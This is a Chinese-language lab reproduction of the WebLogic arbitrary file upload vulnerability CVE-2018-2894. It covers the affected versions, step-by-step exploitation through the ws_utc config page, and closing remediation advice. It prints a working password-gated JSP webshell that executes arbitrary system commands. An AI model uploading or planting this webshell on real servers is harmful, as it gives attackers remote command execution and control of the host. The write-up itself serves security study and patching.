# Weblogic-任意文件上传漏洞（CVE-2018-2894）

## 0x00 前言

Oracle 7月更新中，修复了Weblogic Web Service Test Page中一处任意文件上传漏洞，Web Service Test Page 在“生产模式”下默认不开启，所以该漏洞有一定限制。


利用该漏洞，可以上传任意jsp文件，进而获取服务器权限。

受影响的版本：

- WebLogic 10.3.6.0
- WebLogic 12.1.3.0
- WebLogic 12.2.1.2
- WebLogic 12.2.1.3


## 0x01 环境搭建

这里是用的vulhub进行环境搭建




## 0x02 复现步骤


1、访问`http://your-ip:7001/ws_utc/config.do`





2、设置`Work Home Dir`的值
为：`/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/com.oracle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css`

我将目录设置为`ws_utc`应用的静态文件css目录，访问这个目录是无需权限的，这一点很重要。

3、然后点击安全 -> 增加，然后上传webshell：





4、使用bp抓包，获取时间戳




webshell：

```
<% if("023".equals(request.getParameter("pwd"))){ java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("i")).getInputStream(); int a = -1; byte[] b = new byte[2048]; out.print("<pre>"); while((a=in.read(b))!=-1){ out.println(new String(b)); } out.print("</pre>"); } %>
```

5、访问`http://your-ip:7001/ws_utc/css/config/keystore/[时间戳]_[文件名]`




# 0x03 修复建议

1、设置config.do,begin.do页面登录授权后访问；

2、更新Oracle官方发布的最新补丁